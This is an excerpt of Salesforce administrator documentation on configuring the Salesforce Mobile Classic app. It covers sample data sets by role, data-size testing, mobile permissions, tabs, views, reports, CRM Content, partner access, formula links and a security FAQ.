Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Team's Records	(Close Date equals THIS QUARTER) AND (Amount greater than "100,000")	No Limit	
Account	All Records		No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	All Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Sales Engineer

The sales engineer mobile configuration retrieves opportunities owned by the other members of the user's opportunity team, but does not include the user's records. The configuration is opportunity-based because all accounts and contacts sent to the device are related to the opportunities. The sales engineers would see activity history related to the opportunities on the device and also their own activities.

Sample Mobile Configuration for Sales Engineers

Object	Ownership Filter	Field Filter	Max Records	Order By
Opportunity	User's Sales Team's Records	Closed equals False	No Limit	
└ Account	All Records		No Limit	
└ Contact	All Records		No Limit	
└ Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
└ Event	All Records	Date equals LAST 30 DAYS OR Date equals NEXT 30 DAYS	No Limit	
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Account Executive

This account executive mobile configuration is account-based, which means the device pulls down the user's accounts and opportunities related to those accounts. The opportunities are filtered so that only open opportunities scheduled to close in the current quarter appear on the device. The Task and Event child data sets retrieve all activities related to those opportunities, not just the user's activities. Only open tasks and events from a two-month window are sent to the device. The Task and Event parent data sets pull down just the user's activities and restrict the activities to open tasks and events scheduled for the next 30 days. The Contact data set delivers the user's contact records, but limits the record count to the 500 most recently active contacts.

Sample Mobile Configuration for Account Executives

Object	Ownership Filter	Field Filter	Max Records	Order By
Account	User's Records		No Limit	
└ Opportunity	User's Records	(Closed equals False) AND (Close Date equals THIS QUARTER)	No Limit	
└ Event	All Records	(Date equals LAST 30 DAYS) AND (Date equals NEXT 30 DAYS)	No Limit	
└ Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
Contact	User's Records		500	Last Activity (Decending)
Task	User's Records	Closed equals False	No Limit	
Event	User's Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	

Customer Support Representative

Customer support representatives are focused primarily on cases and solutions. This mobile configuration delivers all open cases to the user's device, along with related accounts, contacts, case comments, case history, tasks, and events. The Case Solution child data set sends all solutions related to the cases, and the Solution data set lets the user search for solutions from the Solutions tab on the device. The support representatives also have access to a subset of their activity records.

Sample Mobile Configuration for Customer Support Representatives

Object	Ownership Filter	Field Filter	Max Records	Order By
Task	All Records	Closed equals False	No Limit	
Event	All Records	Date equals TODAY OR Date equals NEXT 30 DAYS	No Limit	
Case	User's Records	Closed equals False	No Limit	
└ Task	All Records	Due Date equals LAST 30 DAYS OR Due Date equals NEXT 30 DAYS	No Limit	
└ Case Comment	All Records		No Limit	
└ Event	All Records	Date equals LAST 30 DAYS OR Date equals NEXT 30 DAYS	No Limit	
└ Account	All Records		No Limit	
└ Contact	All Records		No Limit	
└ Case History	All Records		No Limit	
└ Case Solution	All Records		No Limit	
Solution	None (Search Only)		No Limit	

SEE ALSO:

- Support On-the-Go Productivity with Salesforce Mobile Classic
- Manage Salesforce Mobile Classic Configurations
- Define Data Sets

Test Salesforce Mobile Classic Configurations

When you create a Salesforce Mobile Classic configuration, you specify a total data size limit for the configuration. The total data size limit prevents Salesforce from sending too much data to the mobile devices of users assigned to the mobile configuration. After defining the data sets, it's important to test the mobile configuration to make sure the total data size limit isn't exceeded.

To estimate the size of the data set that the mobile configuration will deliver to a user's device:

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**. Then click the name of the mobile configuration that you want to test.
2. In the Data Sets related list, click **Edit**.
3. In the Test Data Size section, click the lookup icon next to the Select a user field to choose the user you want to test. While users must be mobile-enabled in order to assign them to mobile configurations, you can test the configuration's data size against any user account.

   The Select a user field defaults to the name of the user currently logged in; however, it is important to test a mobile configuration with the accounts of users who will actually be assigned to the configuration, particularly users who own a large number of records.
4. Select the **Include metadata** checkbox to include metadata in the estimate. Metadata consists of page layout and schema information, and the amount of metadata sent to a device can be very high depending on the size of your organization and the complexity of its setup.

   Warning: It might take a while for Salesforce to calculate the metadata size in addition to the data size. Even if you choose to hide the metadata in your test results, the metadata is still factored into the total data size when the mobile device synchronizes with Salesforce.
5. Click **Estimate Data Size**.

   The size of each data set is calculated. Results display in the hierarchy tree, which is the left pane of the data set region at the top of the page. Additional results appear in the Test Data Size section below the hierarchy.

   - In the hierarchy tree, two numbers appear next to each data set. The first represents the number of records generated by the data set, and the second represents the total size of the data set in bytes or kilobytes. This breakdown is useful for identifying which data sets might require additional filtering criteria to reduce the size.
   - The Test Data Size section provides an estimate of the data that the current mobile configuration would deliver to the selected user's device, including:
     - The size and number of records in each object's data set.
     - The total size and number of records, which includes records in the data set and marked records. A marked record is a record that is not part of a user's mobile configuration. There are two ways marked records can become part of the data set:
       - The user downloads records to his or her device through online searches, and the records are flagged so that they get sent to the user's device every time the device synchronizes with Salesforce.
       - Records in the user's data set contain lookup fields to records that do not match the mobile configuration's filter criteria. Salesforce synchronizes the records referenced in the lookup fields so that users do not encounter broken links in the mobile app.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

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Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

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USER PERMISSIONS

To view Salesforce Mobile Classic data sets:
- "View Setup and Configuration"

To test Salesforce Mobile Classic configurations:
- "Manage Mobile Configurations"

Tip: For an accurate count of the marked records, synchronize the data in the mobile app before estimating the data size. To synchronize the data:

- On an Android device, tap **Application Info** > **Sync Now** > **Refresh All Data**.
- On an iPhone device, tap **More**, then tap **App Info**. Tap **Sync Now**, then tap **Refresh All Data**.

- The size of the metadata that would be sent to the device for the user, if you selected the **Include metadata** checkbox.
- The total mobilized data set, which is the sum of all the records.

- Reports are not included in the data size estimate.

6. Compare the test results to the total data size limit that was set for the configuration; the limit is located in the top of the Test Data Size section. Click the size limit to increase or decrease the value on the Edit Mobile Configuration page.
   - If the total data size is below the limit, the selected user can safely be assigned to the mobile configuration. However, keep in mind that the test results are an estimate because different devices have different storage algorithms.
   - If the total data size exceeds the limit, reduce the size of the data by reducing the scope of your data set, refining the filter criteria of your data sets, deleting a data set, or removing fields from the mobile page layout. Repeat the testing process until the data is below the total limit.

     Note: The data size estimate in the Test Data Size section does not automatically refresh if you edit the data sets. Click **Refresh Data Size** to update the test results.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

Manage Salesforce Mobile Classic Devices

Setting Up Salesforce Mobile Classic

Edit Object Properties for Salesforce Mobile Classic

You can change the properties of standard and custom objects in the Salesforce Mobile Classic app. For example, you can restrict the permissions of Salesforce Mobile Classic users, or you can exclude unnecessary fields from the object's mobile page layout.

Salesforce Mobile Classic object properties are customized per mobile configuration. To edit mobile object properties:

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**.
2. Click the name of the mobile configuration you want to modify.
3. In the Mobile Object Properties related list, click **Edit** next to an object name.

   Only objects you mobilized in the configuration's data set appear in the related list. You can't change the properties of the user object.
4. From the Edit Mobile Configuration page, you can:
   - Remove Mobile Permissions
   - Customize Salesforce Mobile Classic Page Layouts
5. Click **Save**.

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USER PERMISSIONS

To view Salesforce Mobile Classic configurations:
- "View Setup and Configuration"

To edit Salesforce Mobile Classic object properties:
- "Manage Mobile Configurations"

Remove Mobile Permissions

The Salesforce Mobile Classic app inherits the user's permissions from Salesforce. Some administrators want to further restrict the permissions of users when they access Salesforce data in Salesforce Mobile Classic, usually due to limitations of the app or the possibility of user error. For example, users can inadvertently delete a record because they don't realize that deleting a record in Salesforce Mobile Classic also deletes the record in Salesforce. If this is a concern, administrators can prevent users from deleting records in the mobile application, regardless of their standard and custom object permissions in Salesforce. Also, Salesforce Mobile Classic doesn't support all Salesforce features, such as S-controls and Apex. If your business process for an object is unsupported by Salesforce Mobile Classic, you might choose to prevent mobile users from updating those records in the app.

In the Permissions section, select which permissions to remove from mobile users for this object. Use the **Deny Create**, **Deny Edit**, or **Deny Delete** checkboxes to prevent users from creating, editing, or deleting records in Salesforce Mobile Classic.

Note: Currently, you can't block mobile permissions for the content object.

Customize Salesforce Mobile Classic Page Layouts

The Salesforce Mobile Classic app inherits the user's page layouts from Salesforce. Administrators may want to exclude some fields from each object's mobile page layout because unnecessary fields consume memory and make it harder for users to scroll through pages on the mobile device.

In the Excluded Fields section, select which fields to display on the mobile device for this object. To add or remove fields, select a field name, and click the **Add** or **Remove** arrow.

- Administrators can view all available fields per object, regardless of field-level security.

- Certain fields are required in order for Salesforce Mobile Classic to communicate with Salesforce. Those fields don't display in the Available Fields box because they are mandatory and can't be excluded from mobile page layouts.
- Fields used in custom mobile views can't be excluded from mobile page layouts.
- If you mobilize the content object, all of the content object's fields display in the Available Fields box; however, the layout of the content detail page in the Salesforce Mobile Classic app is hard-coded to show only a few fields. Excluding fields for the content object doesn't affect the page layout in the app.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

Manage Salesforce Mobile Classic Tabs

Create Links to Web and Visualforce Mobile Pages for Salesforce Mobile Classic

Setting Up Salesforce Mobile Classic

Assign Tabs to a Salesforce Mobile Classic Configuration

For each mobile configuration, you can select the tabs that appear in the Salesforce Mobile Classic app and define the order of the tabs. The available tabs for a mobile configuration include:

- Standard object tabs
- Custom object tabs
- Visualforce and web tabs that have been enabled for Salesforce Mobile Classic

> Warning: Not all websites and Visualforce features are supported on mobile devices. Carefully review the best practices for creating mobile-friendly pages before enabling Visualforce or web tabs for the Salesforce Mobile Classic app.

By default, tabs work the same in the Salesforce Mobile Classic app as in the full Salesforce site—if an object's tab is hidden in Salesforce, it's hidden in Salesforce Mobile Classic as well.

> Note: If you customize mobile tabs, the tabs you select for the mobile configuration are sent to users' mobile devices even if the tabs have not been added to a configuration. Although the tabs are sent to the device, they only display in the Salesforce Mobile Classic app if users have permission to view the tab.

There are several reasons you might want to hide an object's tab in Salesforce Mobile Classic even though the object records are sent to the device. The Salesforce Mobile Classic app has much less screen space to display a row of tabs, so occasionally you might choose to reduce the number of tabs on the device. Also, sometimes a custom object has a relationship to a standard object, and users access the custom object record from the parent object record. In that case, you could mobilize the custom object but hide the tab.

To assign tabs to a mobile configuration:

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**. Then click the name of a mobile configuration.
2. In the Mobile Tabs related list, click **Customize Tabs** to define mobile tabs for the first time. If you have already set up the mobile tabs, click **Edit**.

EDITIONS

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USER PERMISSIONS

To view Salesforce Mobile Classic configurations:
- "View Setup and Configuration"

To customize Salesforce Mobile Classic tabs:
- "Manage Mobile Configurations"

3. Select tabs from the `Available Tabs` list, and click the **Add** arrow to add them to the mobile configuration.
4. In the `Selected Tabs` list, choose tabs and click the **Up** and **Down** arrows to arrange the tabs in the order they should appear in the Salesforce Mobile Classic app.
5. Click **Save**.

Note: iPhone users can customize the order of their tabs in the Salesforce Mobile Classic app. If the user customizes their tab order, any administrator changes to the tab order in the mobile configuration are ignored by the app, and any newly mobilized tabs are added below the user's existing tabs.

SEE ALSO:

Manage Salesforce Mobile Classic Tabs
Enabling Web and Visualforce Tabs for Salesforce Mobile Classic
Support On-the-Go Productivity with Salesforce Mobile Classic
Manage Salesforce Mobile Classic Configurations

Enabling Web and Visualforce Tabs for Salesforce Mobile Classic

You can make web and Visualforce tabs available in the Salesforce Mobile Classic app. When you build the web tab or Visualforce tab, edit the tab properties and select the `Salesforce Mobile Classic Ready` checkbox to ensure that the web page or Visualforce page displays and functions properly on a mobile device. Selecting the checkbox adds the tab to the list of available tabs for your Salesforce Mobile Classic mobile configurations.

It is important to note that most mobile browsers have technical limitations concerning display size, scripts, processor speed, and network latency. Review the following considerations before mobilizing your web and Visualforce pages to ensure that they are compatible with mobile browsers.

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Mobile Web Tab Considerations

Consider the following when defining a web tab that will be used in the Salesforce Mobile Classic app:

- The ability to mobilize web tabs is only available for iPhone devices. If you mobilize a web tab, keep in mind that Android users can't view the tab in Salesforce Mobile Classic.
- The tab type must be URL. The mobile application can't run S-controls.
- Some web pages contain JavaScript and Flash, but not all mobile browsers support them:
  - Apple's Safari browser supports JavaScript, but not Flash.
- Before mobilizing a web tab, navigate to the target URL on one of your organization's mobile devices to verify that it works as expected in a mobile browser. In the event that your organization's device inventory includes phones with different operating systems—for example, iPhone devices—be sure to test on each type of device. If users can't accomplish the necessary tasks on the web page from a mobile browser, do not mobilize the web tab.

Visualforce Mobile Tab Considerations

Consider the following when defining a mobile Visualforce tab:

- Visualforce Mobile is only available for iPhone. If you mobilize a Visualforce tab, keep in mind that Android users can't view the tab in Salesforce Mobile Classic.

- Because the display size is limited on mobile browsers, we recommend redesigning the Visualforce page to optimize it for mobile users:
  - Set the `sidebar` and `showHeader` attributes on the `<apex:page>` tag to `false`. Phones have small screens and limited processing power, so it is essential that the page suppresses the tab header and sidebar.
  - Set the `standardStylesheets` attribute on the `<apex:page>` tag to `false`. The standard Salesforce style sheet causes pages to load slowly on the device. The best approach to adding a style sheet to your page is to include a `<style>` section just below the `<apex:page>` component.
  - Set the `columns` attribute on the `<apex:pageBlockSection>` component to `1`. There is not enough room on a mobile device's screen to display two columns, so specifying a one-column layout prevents fields from wrapping awkwardly on the page.
- Splash pages don't display in the Salesforce Mobile Classic app.
- In the Salesforce Mobile Classic app, the Visualforce page is embedded in a tab, so you should avoid using tabs for navigation in mobile Visualforce pages.
- Even if you know that the mobile browser supports the JavaScript in your Visualforce page, keep your use of JavaScript to a minimum. Mobile devices generally have slow network connections, and too many scripts running on a page creates a poor user experience. To minimize the amount of JavaScript on your mobile Visualforce pages, try to build them using mostly HTML.
- All Visualforce pages contain JavaScript, even if you don't create pages that use JavaScript code.
- User agent inspection can be executed in a custom controller to support multiple devices. You can do this by inspecting the appropriate result of the `getHeaders()` method on the current page reference.

SEE ALSO:

Manage Salesforce Mobile Classic Tabs

Manage Salesforce Mobile Classic Configurations

Create Links to Web and Visualforce Mobile Pages for Salesforce Mobile Classic

Assign Tabs to a Salesforce Mobile Classic Configuration

Create List Views for Salesforce Mobile Classic

You can create custom list views for Salesforce Mobile Classic users. Custom list views for Salesforce Mobile Classic, also called mobile views, are different from Salesforce custom views in these ways:

- Administrators set up mobile views for each mobile configuration. The views are available to all users assigned to the configuration, and administrators can't restrict visibility to certain groups of users within the configuration. Each mobilized object in a mobile configuration can have up to 10 custom views.
- Users can't filter mobile views by All Records or My Records. The views apply to all records stored locally on the device regardless of ownership; however, ownership filters can be applied using the additional fields in the search criteria.
- Mobile views don't support filter logic.
- Mobile views are limited to a two-column display.
- Users can sort mobile views in ascending or descending order by up to two fields.

For each mobile configuration, you can define up to 10 custom views per object. These views are then pushed to the devices of users assigned to the affected configurations. To create a custom view for Salesforce Mobile Classic:

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**. Then click the name of a mobile configuration. You might need to create a mobile configuration if you haven't already.
2. Scroll down to the Mobile Views related list.
3. Choose an object type from the Select an object drop-down list, and then click **New Mobile View**. Only objects included in the mobile configuration's data set appear in the drop-down list. You can't create mobile views for the user object.
4. Enter the view name.

   Because display space on mobile devices is limited, the maximum length of a mobile view name is 30 characters.

5. In the Specify Filter Criteria section, enter conditions that the selected items must match; for example, *Amount is greater than $100,000*.

   a. Choose a field from the first drop-down list.

   Note: You can't create views based on fields you excluded from mobile page layouts or fields that are hidden for all profiles and permission sets.

   b. Choose a filter operator.

   c. In the third field, enter the value to match.

   Warning: Note the following about filter criteria values for mobile views:

   - You can use the $User.ID merge field as a value in your filter criteria to reference the current user. You can't enter user names in your filter criteria.
   - You can only enter special date values in your filter criteria, not actual dates.
   - You can't use FISCAL special date values in the filter criteria.

   d. Select **Match All** if items in the mobile view should match all the criteria you entered. Select **Match Any** if items in the mobile view should match any of the criteria you entered. Mobile custom views do not support advanced filtering options.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic devices and users:
- "View Setup and Configuration"

To manage Salesforce Mobile Classic custom views:
- "Manage Mobile Configurations"

6. In the Select Fields to Display section, select the fields to use as display columns.

   The default fields are automatically selected. You can choose up to two different columns of data fields to display in your mobile custom view.

7. In the Define Sort Order section, optionally set a primary and secondary sort order for the view.
   a. Select a field in the Order By drop-down list. You can sort by fields that have been excluded from the object's mobile page layout.
   b. Set the sort order to Ascending or Descending.

8. Click **Save**.

SEE ALSO:

Manage Salesforce Mobile Classic Views
Manage Salesforce Mobile Classic Configurations
Manage Salesforce Mobile Classic Devices
Setting Up Salesforce Mobile Classic

Enable Reports in Salesforce Mobile Classic

To enable reports in the Salesforce Mobile Classic app:

1. Create a Mobile Reports folder in Salesforce. From the reports home page in the full site, click **Create New Folder**.
2. In the `Report Folder` field, enter: *`Mobile Reports`*.

   The server won't load reports on mobile devices unless this folder is named `Mobile Reports`. Be sure to check for any typos in the name before saving the folder. Additionally, Salesforce doesn't require folder names to be unique. Salesforce Mobile Classic users can see any report stored in all folders named Mobile Reports unless you restrict access with the folder visibility option.
3. Choose a `Public Folder Access` option. This option doesn't affect the ability of mobile users to run reports.
4. Optionally, select any unfiled reports and click **Add** to store them in the Mobile Reports folder. You can also add reports to the folder after saving the folder.
5. Choose a folder visibility option.
   - `This folder is accessible by all users` gives every user in your organization the ability to see the list of mobile reports from their devices.
   - `This folder is accessible only by the following users` lets you grant access to a desired set of users.

     Don't make the `Mobile Reports` folder private unless you want to hide mobile reports from all users, including yourself.
6. Click **Save**.
7. Add reports to the Mobile Reports folder. Click the report name on the reports home page, then click **Save As** and save the report in the Mobile Reports folder.

   After saving the report, you can edit the options to make the report easier to view on a mobile device. For example, you might reduce the number of columns or enter additional filtering criteria.
8. Add the Reports tab to your mobile configurations. From Setup, enter *`Salesforce Classic Configurations`* in the `Quick Find` box, then select **Salesforce Classic Configurations**. Then click the name of a mobile configuration.
9. In the Mobile Tabs related list, click **Customize Tabs** to define mobile tabs for the first time. If you've already set up the mobile tabs, click **Edit**.
10. Select **Reports** from the Available Tabs list, then click the **Add** arrow to add it to the mobile configuration. The Available Tabs list includes standard object tabs and custom object tabs. It can also include web and Visualforce tabs.

    Warning: If you have not yet customized tabs in the mobile configuration, you must select all the tabs that should appear in the Salesforce Mobile Classic, not just the Reports tab.
11. In the Selected Tabs list, choose the Reports tab and click the **Up** and **Down** arrows to define where the Reports tab should appear in the Salesforce Mobile Classic app.
12. Click **Save**.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To create, edit, and delete public report folders:
- "Manage Public Reports"

To view Salesforce Mobile Classic configurations:
- "View Setup and Configuration"

Note: Currently, reports in Salesforce Mobile Classic aren't available on Android or iPhone devices.

SEE ALSO:

Setting Up Salesforce Mobile Classic

Set Up Salesforce CRM Content for Salesforce Mobile Classic

Note the following about how Salesforce CRM Content is implemented in Salesforce Mobile Classic:

- Content record information is synchronized to the device; however, the files associated with the content records are not. This allows users to deliver content from the app even when a file is too large to be downloaded to a mobile device.
- Users can't search for a specific piece of content in the app. They can only share the content available on the Content tab, which is automatically synchronized to their device based on the filters in their assigned mobile configuration.
- Users can't view a list of their subscribed content in the app. They also can't filter the list of records on the Content tab based on a particular library.
- While users can preview and share content from the app, they can't update the file associated with a content record. If they have the required permissions, they can edit the fields on the content detail page.
- Users must have a data connection to preview and deliver content. Without a data connection, they can only view the content detail page.
- Content in Salesforce Mobile Classic is only supported on iPhone devices.
- You can't block mobile permissions for the content object. Currently, the content object in Salesforce Mobile Classic is read-only.
- You can't edit the mobile page layout for the content object. The content detail page in the app is hard-coded to display only a few fields.

To set up Content for a Salesforce Mobile Classic configuration:

1. From Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**, and then click the name of a mobile configuration.
2. In the Data Sets related list, click **Edit**.
3. Click **Add...**.
4. In the popup window, select Content, then click **OK**.
5. Use field filters to specify which content records are synchronized.

   Because users can't search for content in the Salesforce Mobile Classic app, it's essential to set up filters that make important content available on the device. You can't create filters based on libraries or subscriptions, but here are a few options for setting up useful filter conditions:

   - **Date:** Filter on the Last Modified Date, Content Modified Date, or Created Date fields. Use special date values like LAST 90 DAYS or LAST 180 DAYS to ensure that recently updated content records are synchronized.
   - **Owner:** Filter on the author if certain people in your organization are responsible for publishing content.
   - **File Type:** Filter on certain types of documents. For example, your opportunity team might generally be interested in presentations or PDF documents.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

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USER PERMISSIONS

To view Salesforce Mobile Classic configurations:

- "View Setup and Configuration"

To create, change, or delete Salesforce Mobile Classic data sets:

- "Manage Mobile Configurations"

- **Custom Fields:** If you created custom content fields that help you categorize your content, filter on the custom fields. For example, if you built a `Functional Use` field with picklist values, you could set up a filter condition where `Functional Use` equals *`Sales`*.

6. Optionally, prevent content records from consuming all the memory on a mobile device by selecting the second radio button under Set Max Record Limit and entering the maximum number of content records this configuration can transfer to mobile devices. Use the Order By and Sort drop-down lists to specify which records are synchronized if the data size limit for your mobile configuration is exceeded.
7. Click **Done**.

SEE ALSO:

Setting Up Salesforce Mobile Classic

Set Up Salesforce CRM Content

Configuring Salesforce Mobile Classic Access for Partner Users

Note: Starting in Summer '13, the partner portal is no longer available for organizations that aren't currently using it. Existing organizations continue to have full access. If you don't have a partner portal, but want to easily share records and information with your partners, try Communities.

Existing organizations using partner portals may continue to use their partner portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can allow partner users to access partner portal data on mobile devices using the Salesforce Mobile Classic app.

Tips for setting up Salesforce Mobile Classic access for partner users:

- Before setting up Salesforce Mobile Classic for partner users, you must configure partner user accounts and purchase mobile licenses for each partner portal user that will be using Salesforce Mobile Classic. Partner user profiles must be assigned to at least one active partner portal before partner users can use Salesforce Mobile Classic. If a user profile is assigned to multiple partner portals, only the first assigned partner portal will be accessible using Salesforce Mobile Classic.
- Custom mobile list views don't affect list views in the partner portal.
- If you make User data sets available in the Salesforce Mobile Classic app, partners can assign objects to their partner account users and all internal users. If you don't make User data sets available, partners can only assign objects to internal or partner account users who are associated with records that you've made available on the mobile device.

SEE ALSO:

Setting Up Salesforce Mobile Classic

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic configurations, data sets, mobile devices, and users:

- "View Setup and Configuration"

To create, change, or delete Salesforce Mobile Classic configurations and data sets, test mobile configurations, edit mobile object properties, and manage mobile custom views:

- "Manage Mobile Configurations"

Create Links to Web and Visualforce Mobile Pages for Salesforce Mobile Classic

To improve the integration between the Salesforce Mobile Classic app, Visualforce Mobile, and external websites, you can optionally create links from native Salesforce records to Visualforce Mobile pages or external websites. To create the links, build text formula fields on a standard or custom object. The field must be visible on the page layout to appear in the Salesforce Mobile Classic app. The best practice is to include all embedded links in a separate section labeled "Mobile Links" at the bottom of the page layout. There is currently no way to hide these links in Salesforce, but users can collapse the section to keep the links out of the way.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

1. Navigate to the fields area of the appropriate object.
2. Click **New** in the fields section of the page.
3. Select `Formula`, and then click **Next**.
4. Enter the field label.

   The field name is automatically populated based on the field label you enter.
5. Select `Text`, then click **Next**.
6. In the formula editor, create the link to the custom Visualforce page or external website:
   - To create a Visualforce link, type *`"visualforce:///apex/PageName"`*, and replace *`PageName`* with the name of your Visualforce page. You can append parameters to the string, such as *`?contactid=" & Id"`*, in order to pass information from the record in the client application to the Visualforce page.
   - To create a Web link, type *`"weblink:"`*, followed by the URL to which you want the link to point, such as *`"weblink:http://www.salesforce.com"`*. You can append parameters to the string in order to pass information from the record in the client application to the Web page. For example, the following Web link launches a social networking site from a contact record and performs a search for the contact:

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName&
"&filter=name&commit=Search"
```

   Note: The client application passes the Visualforce or Web link with all parameters to the embedded browser. It is up to the website or Visualforce Mobile page to interpret any parameters. Be sure to construct your Visualforce Mobile page to consume any parameters passed in the link.
7. Click **Next**.
8. Set the field-level security to determine whether the field should be visible or read only for specific profiles, and click **Next**.
9. Choose the page layouts that should display the field. In the next step, you will customize the layout to change the location of the field on the page.
10. Save your changes.
11. Edit the object's page layout. From the management settings for the object whose page layout you want to change, go to Page Layouts.
12. Drag a Section element from the palette to the page layout and drop it below the existing sections.
13. In the `Section Name` field, type *`Mobile Links`*.
14. Deselect the `Edit Page` option.

15. Select the 1-column layout, then click **OK**.
16. Drag the new text formula field from its current location into the new Mobile Links section.
17. Save your changes.

SEE ALSO:

Setting Up Salesforce Mobile Classic

Find Object Management Settings

Notifying Users about Salesforce Mobile Classic Availability

When you're ready to deploy the Salesforce Mobile Classic app to your users, send them an email to notify them about the availability of the app and provide installation instructions. You can send the email using your corporate email application, like Outlook, or you can send mass email from Salesforce. Either way, include the URL that launches the download.

- For Android users, the download URL is `mobile.salesforce.com`. The link is the same for the initial download and for subsequent upgrades.
- You can obtain the iPhone download URL from iTunes. Open iTunes, click **iTunes Store**, then search for Salesforce Mobile Classic. Click the app icon to view details about the app. At the top of the iTunes window is a bread crumb path representing the application's location in the App Store: **App Store** > **Business** > **Salesforce Mobile Classic**. Drag-and-drop the path into a text editor or word processing program to display the app's download URL.

To send mass email to Salesforce Mobile Classic users from Salesforce:

1. Create an email template that informs users about the availability of Salesforce Mobile Classic. From your personal settings, enter *Templates* in the `Quick Find` box, and select either **My Templates** or **Email Templates**—whichever one appears. Optionally, you can also create a separate email template for upgrade notifications. Include the download link in the templates.
2. Create a custom view on the Mass Email page that shows your Salesforce Mobile Classic users only.
3. Send mass email to your Salesforce Mobile Classic users, using the custom view that you created. From Setup, enter *Mass Email Users* in the `Quick Find` box, then select **Mass Email Users**.

SEE ALSO:

Setting Up Salesforce Mobile Classic

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

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USER PERMISSIONS

To create HTML email templates:

- "Edit HTML Templates"

To send mass emails to users:

- "Mass Email"

  AND

  "Manage Users"

Salesforce Mobile Classic FAQ for Administrators

- Is the Salesforce Mobile Classic app secure?

Is the Salesforce Mobile Classic app secure?

All data transmitted between Salesforce and Salesforce Mobile Classic is fully encrypted and secured over the air.

The mobile application has multiple layers of security at the device level. Device venders provide the ability to set password or passcode access restrictions. Users must be required to use the device protection in accordance with your organization's security policy. If the device is locked by password, it is difficult for unauthorized persons to obtain sensitive data.

Additionally, a user must have valid Salesforce credentials to activate the mobile application on the device. When a user registers a new wireless device, the Salesforce data on their old wireless device is automatically erased—users can only activate one mobile device at a time. Users are also warned when a new device is activated using their Salesforce account. If a logged in user exceeds the administrator-configured inactivity period on the mobile device, the mobile session is terminated and the password or passcode is required to reestablish the session.

Administrators can also remotely delete data from any lost or stolen devices.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

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Manage Salesforce Mobile Classic Configurations

To manage your Salesforce Mobile Classic configurations, from Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**.

- To define a new mobile configuration, click **New Mobile Configuration**.
- To modify a mobile configuration—including assigning different users or profiles and changing the maximum size of data sets—click **Edit**.
- To activate a mobile configuration, click **Edit**, select the Active checkbox, then click **Save**. Deselect Active to deactivate the mobile configuration.
- To delete a mobile configuration, click **Del**.
- To view details about a mobile configuration, click its name.

  From a mobile configuration detail page, you can:

  - Modify data sets for a mobile configuration by clicking **Edit** in the Data Sets related list.
  - Change the properties of mobilized objects by clicking **Edit** next to an object name in the Mobile Object Properties related list.
  - Customize mobile configuration tabs by clicking **Edit** in the Mobile Tabs related list.
  - Create custom views for a mobile configuration by clicking **Edit** in the Mobile Views related list.
  - Clone the mobile configuration by clicking **Clone**.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic configurations:

- "View Setup and Configuration"

To create, change, or delete Salesforce Mobile Classic configurations:

- "Manage Mobile Configurations"

Salesforce Mobile Classic Permissions

A mobile license is required for each user who will access the Salesforce Mobile Classic app. You allocate mobile licenses using the `Mobile User` checkbox on the user record.

